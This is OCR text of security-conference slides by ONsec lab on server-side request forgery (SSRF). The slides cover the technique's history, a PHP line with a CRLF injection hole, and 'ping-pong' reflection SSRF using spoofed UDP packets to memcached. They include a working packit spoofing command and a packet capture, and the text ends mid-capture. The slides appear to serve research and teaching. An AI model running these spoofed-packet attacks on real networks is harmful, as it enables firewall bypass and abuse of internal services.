
SSRF pwns: new techniques and stories

@ONsec_lab: http://lab.onsec.ru

Alexander Golovko
Vladimir Vorontsov

SSRF pwns: new techniques and stories



@ONsec_lab: http://lab.onsec.ru

Alexander Golovko
Vladimir Vorontsov

About us

ONsec - web application security company founders since 2009

Alexander - network security expert, Debian GNU/Linux maintainer

Vladimir - webapp security expert, bughunter

@ONsec_lab - webapp security research Twi+Blog: **http://lab.onsec.ru** [ENG]

Awarded by Google, Yandex, **bla-bla-bla**

Wants to create yet another Web App Firewall ;)

About SSRF

First described in 2008, Deral Heiland http://goo.gl/Q5ZDh

Reincarnated for XXE during Yandex's Month of SecBugs (end of 2011), @ONsec_lab: http://goo.gl/9OXfu

Exploited SAP through gopher in 2012, BH-US: http://goo.gl/Lt4pr, ERPScan - A.Polyakov, D.Chastukhin

Re-discovered as XSPA by Riyaz Walikar (2012, Nov): http://goo.gl/IsCAz

Exploited memcached, fastcgi, etc: http://goo.gl/D8UCd

Top Ten Web Hacking Techniques of 2012 2nd place: http://goo.gl/XUWS8 "Pwning via SSRF (memcached, php-fastcgi, etc)"

CWE-918: http://cwe.mitre.org/data/definitions/918.html

About SSRF

What is Server-Side Request Forgery?

"SSRF bible. Chetsheet": **http://goo.gl/oRMhg**

CWE-918 not so correct:

The **web server** receives a **URL** or similar request from an upstream component and retrieves the contents of this URL...

Not only web-servers, not only URL

```
fputs($f,"GET /index.php?username={$_POST['login']}
HTTP/1.1\r\nHost: $host\r\n\r\n");//CRLF injection
```

ONSEC.

Before we start

SSRF for bypass host-based auth
SSRF for bypass firewalls
SSRF for bla-bla-bla

But is there any other ways to do the same?


ONSEC.

Hello from early 90th!

Packets forwards between interfaces

By default in Debian/RedHat


UDP packet can be easily sent from Internet, classic spoofing (DDoS way)



Can exploit your SNMP, memcached, others UDP+host-based auth servers

Use sysctl net.ipv4.conf.<all>.rp filter

Advanced UDP spoofing exploitation



Exploit services as SSRF where response is request to another service


Ping-pong SSRF,spoofing based SSRF

Firewalls bypass in deep network by chaining requests, no restrictions more!


Reflection SSRF attack

- Spoofing attack where service response used as a request for another service - Server-Side Request Forgery
- In spoofed packet attacker set source IP/port from victim
- Memcached easy to be exploited
- Echo service is ideal for this purpose

Reflection SSRF attack



"Ping-pong" effect (UDP)



1 Spoofed packet:
set key 1 3600 5
stats

2 Spoofed packet,
source address:
Host B
get key

Host A
memcached

3

Host B
memcached

Firewall

0x01 ...
VALUE key
stats

4 **0x01 ...**
ERROR
STAT PID ..
...

5


...
infinite
loops
...

By default memcached
listened at :11211
TCP and UDP both!

ONSEC.

"Ping-pong" effect (UDP) exploit

```
sudo packit -t udp -s 10.3.0.5 -d 10.3.0.4 -S 11211 -D 11211 -p '0x 01 01 00 00 00 01 00 00 67 65 74 20 61 61 61 0d 0a'
```



```
00:10:57.800502 IP 10.3.0.4.11211 > 10.3.0.55.11211: UDP, length 17
	0x0000:  4500 002d cb6f 0000 8011 23f7 ac1e 7a14  E..-.o....#...z.
	0x0010:  ac1c 790a 2bcb 2bcb 0019 b3d5 0101 0000  ..y.+.+.........
	0x0020:  0001 0000 6765 7420 6161 610d 0a         ....get.aaa..
00:10:57.800860 IP 10.3.0.55.11211 > 10.3.0.4.11211: UDP, length 45
	0x0000:  4500 0049 0000 4000 4011 ef4a ac1c 790a  E..I..@.@..J..y.
	0x0010:  ac1e 7a14 2bcb 2bcb 0035 4ba0 0101 0000  ..z.+.+..5K.....
	0x0020:  0001 0000 5641 4c55 4520 6161 6120 3020  ....VALUE.aaa.0.
	0x0030:  3134 0d0a 7665 7273 696f 6e0d 0a         14..version
00:10:57.855722 IP 10.3.0.4.11211 > 10.3.0.55.11211: UDP, length 15
	0x0000:  4500 002b 0000 4000 3f11 f068 ac1e 7a14  E..+..@.?..h..z.
